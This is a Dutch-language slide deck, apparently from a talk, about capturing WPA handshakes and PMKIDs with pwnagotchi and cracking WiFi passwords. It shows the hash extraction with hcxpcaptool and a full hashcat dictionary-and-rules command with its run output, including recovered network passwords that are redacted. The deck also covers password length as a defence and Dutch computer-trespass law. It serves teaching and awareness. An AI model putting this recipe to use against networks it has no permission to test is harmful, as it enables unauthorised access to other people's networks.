
1. Kijk naar de draadloze omgeving (access points, clients…)
2. Bepaal de optimale parameters om te gaan gebruiken
3. Leer hoe effectief het was en herhaal


handshakes
Search
Apollo14IoT_34fa9fd17ed8.pcap
Apollo14IoT_34fa9fd176a8.pcap
Apollo14IoT_441e98e7a8e8.pcap
Apollo14temp_34fa9f9176a8.pcap
Apollo14temp_441e98a7a8e8.pcap
Apollo14temp_441e98a7a568.pcap
q42er_348f271b4d48.pcap
q42er_d838fc35ee68.pcap
q42iot_348f275b4d48.pcap
q42iot_d838fc75ee58.pcap
Schoolblocks_348f275b4d49.pcap
Schoolblocks_d838fc75ee39.pcap
Schoolblocks_d838fc75ee59.pcap
Schoolblocks_d838fc75ee69.pcap
14 items, 131,5 GB available


q42iot_348f275b4d48.pcap
Apply a display filter ... <⌘/>
No. Time Source Destination Protocol Length Info
709 10521855.27… Tp-LinkT_07:95:56 RuckusWi_5b:4d:48 802.11 131 Association Request, SN=217, FN=0, Flags=.....C, SSID=q42iot
710 10521855.29… Tp-LinkT_07:95:56 RuckusWi_5b:4d:48 EAPOL 183 Key (Message 2 of 4)
711 10521855.29… RuckusWi_5b:4d:48 Tp-LinkT_07:95:56 EAPOL 225 Key (Message 3 of 4)
712 11110487.13… RuckusWi_5b:4d:48 Apple_f1:15:bb EAPOL 161 Key (Message 1 of 4)
713 11110472.39… RuckusWi_5b:4d:48 IntelCor_84:44:dc 802.11 243 Probe Response, SN=86, FN=0, Flags=....R...C, BI=100, SSID=q42iot
714 11110487.13… RuckusWi_5b:4d:48 Apple_f1:15:bb EAPOL 161 Key (Message 1 of 4)
715 11110472.39… RuckusWi_5b:4d:48 IntelCor_84:44:dc 802.11 243 Probe Response, SN=86, FN=0, Flags=....R...C, BI=100, SSID=q42iot
716 11110487.15… Apple_f1:15:bb RuckusWi_5b:4d:48 EAPOL 317 Key (Message 2 of 4)
717 11110487.16… RuckusWi_5b:4d:48 Apple_f1:15:bb EAPOL 353 Key (Message 3 of 4)
718 11110488.67… RuckusWi_5b:4d:48 Apple_f1:15:bb EAPOL 161 Key (Message 1 of 4)
719 11110472.39… RuckusWi_5b:4d:48 IntelCor_84:44:dc 802.11 243 Probe Response, SN=86, FN=0, Flags=....R...C, BI=100, SSID=q42iot
720 11110488.68… Apple_f1:15:bb RuckusWi_5b:4d:48 EAPOL 317 Key (Message 2 of 4)
721 11110488.68… RuckusWi_5b:4d:48 Apple_f1:15:bb EAPOL 353 Key (Message 3 of 4)
722 11723044.77… RuckusWi_5b:4d:48 HMDGloba_d5:83:66 EAPOL 161 Key (Message 1 of 4)
723 11723042.73… RuckusWi_5b:4d:48 Broadcast 802.11 266 Beacon frame, SN=2671, FN=0, Flags=.....C, BI=100, SSID=q42iot
724 11723044.77… RuckusWi_5b:4d:48 HMDGloba_d5:83:66 EAPOL 161 Key (Message 1 of 4)
802.11 radio information
IEEE 802.11 QoS Data, Flags: ....R..TC
Logical-Link Control
802.1X Authentication
Version: 802.1X-2004 (2)
Type: Key (3)
Length: 251
Key Descriptor Type: EAPOL RSN Key (2)
[Message number: 2]
Key Information: 0x010b
Key Length: 16
Replay Counter: 1
WPA Key Nonce: cd09219297b4af907b782f94b5f92c688907f069baabeb4c…
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: 2e367221e053dd4a307091ef7ef95c6b
WPA Key Data Length: 156
WPA Key Data: 30260100000fac040100000fac040100000fac040c000100…
Tag: RSN Information
Tag Number: RSN Information (48)
Tag length: 38
RSN Version: 1
Group Cipher Suite: 00:0f:ac (Ieee 802.11) AES (CCM)
Pairwise Cipher Suite Count: 1
Pairwise Cipher Suite List 00:0f:ac (Ieee 802.11) AES (CCM)
Auth Key Management (AKM) Suite Count: 1
Auth Key Management (AKM) List 00:0f:ac (Ieee 802.11) FT using PSK
RSN Capabilities: 0x000c
PMKID Count: 1
PMKID List
PMKID: f3ea99cf3907db41350a4af9e580894f
Tag: Mobility Domain
Tag: Fast BSS Transition
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ···· ···· ····
0080 00 00 00 00 00 00 00 00 00 00 00 2e 36 72 21 e0 ···· ···· ···· .6r!·
0090 53 dd 4a 30 70 91 ef 7e f9 5c 6b 00 9c 30 26 01 S·J0p··~ ·\k··0&·
00a0 00 00 0f ac 04 01 00 00 0f ac 04 01 00 00 0f ac ···· ···· ···· ····
00b0 04 0c 00 01 00 f3 ea 99 cf 39 07 db 41 35 0a 4a ····· ··· ·9··A5·J
00c0 f9 e5 80 89 4f 36 03 47 00 00 37 6d 00 00 00 00 ···· O6·G ··7m····
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ···· ···· ····
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ···· ···· ····
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ···· ···· ····
0100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ···· ···· ···· ····
0110 00 00 00 00 00 00 00 00 00 00 00 00 00 01 06 ···· ···· ···· ····
0120 34 8f 27 5b 4d 48 03 11 33 34 2d 38 46 2d 32 37 4·'[MH·· 34-8F-27
0130 2d 35 42 2d 34 44 2d 34 38 f0 cd 8b 0a -5B-4D-4 8 ···
PMKID (wlan.pmkid.akms), 16 bytes
Packets: 940 · Displayed: 940 (100.0%)
Profile: Default

PMKID hashes ophalen uit PCAPs


`hcxpcaptool`



PMKID hashes ophalen uit PCAPs

Kolommen (hex encoded):

- PMKID
- MAC AP
- MAC Station
- SSID (netwerknaam)



Brute-force- en dictionary attack

- Tool: Hashcat
- Dictionary attack -> maakt gebruikt van een vaste woordenlijst.
- Met regels kunnen het aantal combinaties met de woordenlijst vergroten.
  - Voeg één of twee cijfers toe aan het uiteinde van elk woord
  - Vervang letters door cijfers (“w4chtw00rd”)
  - Probeer alle combinaties van 8 cijfers (‘?d?d?d?d?d?d?d?d’)
- Hoe snel je hashes af kunt gaan is je *hashrate*. Dit hangt af van je hardware.

Dictionary opbouwen

Bijvoorbeeld met Nederlandse woorden (uit OpenTaal bronbestanden):


```
cat rockyou.txt OpenTaal*.txt | uniq > all.txt
```


Hashcat 🐱

```
hashcat -a 3 \                  # Attack mode: brute force
  -m 16800 \                    # Hash mode: WPA-PMKID-PBKDF2
  all.pmkid \                   # Input hash(es)
  dicts/all.txt \               # Dictionary
  -r rules/best64.rule \        # Rule set
  -o outfile.txt
```


Scripts en tools die ik gebruik:
https://github.com/mbernson/naive-hashcat

Hashcat 


./naive-hashcat.sh
~/Kali (zsh)
./naive-hashcat.sh (hashcat)
naive-hashcat git:(master) ✗ ./naive-hashcat.sh
hashcat (v6.1.1-94-g8207af47) starting...
* Device #2: Apple's OpenCL drivers (GPU) are known to be unreliable.
There are many reports of false negatives and other issues.
This is not a hashcat specific issue. Many other projects suffer from the bad quality of these drivers.
You can use --force to override, but do not report related errors. You have been warned.
* Device #3: Apple's OpenCL drivers (GPU) are known to be unreliable.
There are many reports of false negatives and other issues.
This is not a hashcat specific issue. Many other projects suffer from the bad quality of these drivers.
You can use --force to override, but do not report related errors. You have been warned.
OpenCL API (OpenCL 1.2 (Jun 8 2020 17:36:15)) - Platform #1 [Apple]
* Device #1: Intel(R) Core(TM) i7-7820HQ CPU @ 2.90GHz, 16320/16384 MB (4096 MB allocatable), 8MCU
* Device #2: Intel(R) HD Graphics 630, skipped
* Device #3: AMD Radeon Pro 560 Compute Engine, skipped
Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63
Hashes: 612 digests; 612 unique digests, 282 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Applicable optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Host memory required for this attack: 2 MB
Dictionary cache built:
* Filename..: dicts/all.txt
* Passwords.: 14689733
* Bytes.....: 144137383
* Keyspace..: 14689726
* Runtime...: 2 secs
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s
Session..........: hashcat
Status...........: Running
Hash.Name........: WPA-PMKID-PBKDF2
Hash.Target......: all.pmkid
Time.Started.....: Fri Oct 9 10:19:21 2020 (23 secs)
Time.Estimated...: Sun Oct 18 10:26:23 2020 (9 days, 0 hours)
Guess.Base.......: File (dicts/all.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 5324 H/s (11.66ms) @ Accel:32 Loops:1024 Thr:1 Vec:4
Recovered........: 0/612 (0.00%) Digests, 0/282 (0.00%) Salts
Progress.........: 184204/4142502732 (0.00%)
Rejected.........: 62604/184204 (33.99%)
Restore.Point....: 366/14689726 (0.00%)
Restore.Sub.#1...: Salt:193 Amplifier:0-1 Iteration:2048-3072
Candidates.#1....: Cherokee -> IR-trein
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s


8:00
1 KB/s
1 KB/s
69°
Charged
CPU
User 89%
System 3%
Idle 8%
CPU Frequency 3,00 GHz
CPU Temperature 98°
PROCESSES
hashcat 701,3%
QuickTime Player 6,1%
VirtualBox 3,2%
WindowServer 2,7%
iStat Menus Status 2,5%
RADEON PRO 560
Temperature 64°
Core Clock 320 MHz
Memory Clock 1,27 GHz
Power 24W
Memory
Processor
Frames Per Second 5,6
GPU DEPENDENCIES
External Display
Snap Camera (468)
LOAD AVERAGE
Peak Load: 11
10,12 9,27 7,35
UPTIME
58 minutes


Succes! 🎉


Session..........: hashcat
Status...........: Running
Hash.Name........: WPA-PMKID-PBKDF2
Hash.Target......: all.pmkid
Time.Started.....: Fri Oct 9 10:19:21 2020 (49 secs)
Time.Estimated...: Mon Oct 19 02:09:30 2020 (9 days, 15 hours)
Guess.Base.......: File (dicts/all.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   4963 H/s (12.62ms) @ Accel:32 Loops:1024 Thr:1 Vec:4
Recovered........: 0/612 (0.00%) Digests, 0/282 (0.00%) Salts
Progress.........: 366560/4142502732 (0.01%)
Rejected.........: 121824/366560 (33.23%)
Restore.Point....: 1117/14689726 (0.01%)
Restore.Sub.#1...: Salt:110 Amplifier:0-1 Iteration:1024-2048
Candidates.#1....: Nederlander -> Schotse Hooglanden
SSID Password
f4f26d95c113:90004ecccabb:P[redacted]:S[redacted]
f4f26d95c113:7828ca0319a2:P[redacted]:S[redacted]
f4f26d95c113:5caafd075af4:P[redacted]:S[redacted]
f4f26d95c113:40cbc02c9cb2:P[redacted]:S[redacted]
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Is dit echt zo makkelijk?

Het hangt ervan af.

- De lengte van het wachtwoord is erg belangrijk. De vatbaarheid van deze aanval gaat hard achteruit bij wachtwoorden van rond de 15 tekens of meer.



Ethische aspecten

- Het pwnagotchi project is gemaakt om van te leren.
- Wanneer je zonder toestemming verbinding maakt met andermans netwerk pleeg je computervredebreuk.
- Doe geen illegale dingen a.u.b. 😇

Computervredebreuk 👮

“Het opzettelijk en wederrechtelijk binnendringen in een geautomatiseerd werk of in een deel daarvan”

Computervredebreuk

Van **binnendringen** is in ieder geval sprake indien de toegang tot het werk wordt verworven:

- door het doorbreken van een beveiliging,
- door een technische ingreep,
- met behulp van valse signalen of een valse sleutel, of
- door het aannemen van een valse hoedanigheid.

Hierop staat een straf van **maximaal 1 jaar cel** of geldboete van €16.750 (art. 138ab lid 1)

Computervredebreuk

Echter indien de inbreker:

- gegevens uit de computer vastlegt (voor zichzelf of anderen), of
- de verwerkingscapaciteit van de computer aanwendt voor zichzelf, of
- de ingebroken computer gebruikt als startpunt voor een verdere inbraakpoging in een andere computer

dan neemt de maximumstraf toe tot **vier jaar** of een geldboete van de vierde categorie (maximaal €87.000)

Bedankt voor het luisteren!

Tips


Als je cybersecurity en misdaad interessant vindt:

- Darknet Diaries podcast
  - Aflevering 3: **Diginotar**
  - Aflevering 29: **Stuxnet**

Detour: bedraad ethernetverkeer opvangen

Passieve tap: De *throwing star LAN tap*

- Tussen twee netwerk devices plaatsen
- Gele poorten kunnen alleen ontvangen
- Downgrade connectie naar 100Mbit/s
- €10 op AliExpress



Bronvermelding

- Network Security Essentials, (W. Stallings 2014) ISBN 978-0-273-79336-6
- evilsocket.net, pwnagotchi.ai
- hashcat.net/forum
- jvns.ca/linux-comics-zine.pdf
- https://www.ssl247.nl/over-ons/blog/new-wpa-wpa2-network-attack
- antenna-theory.com

En meer die ik ben vergeten.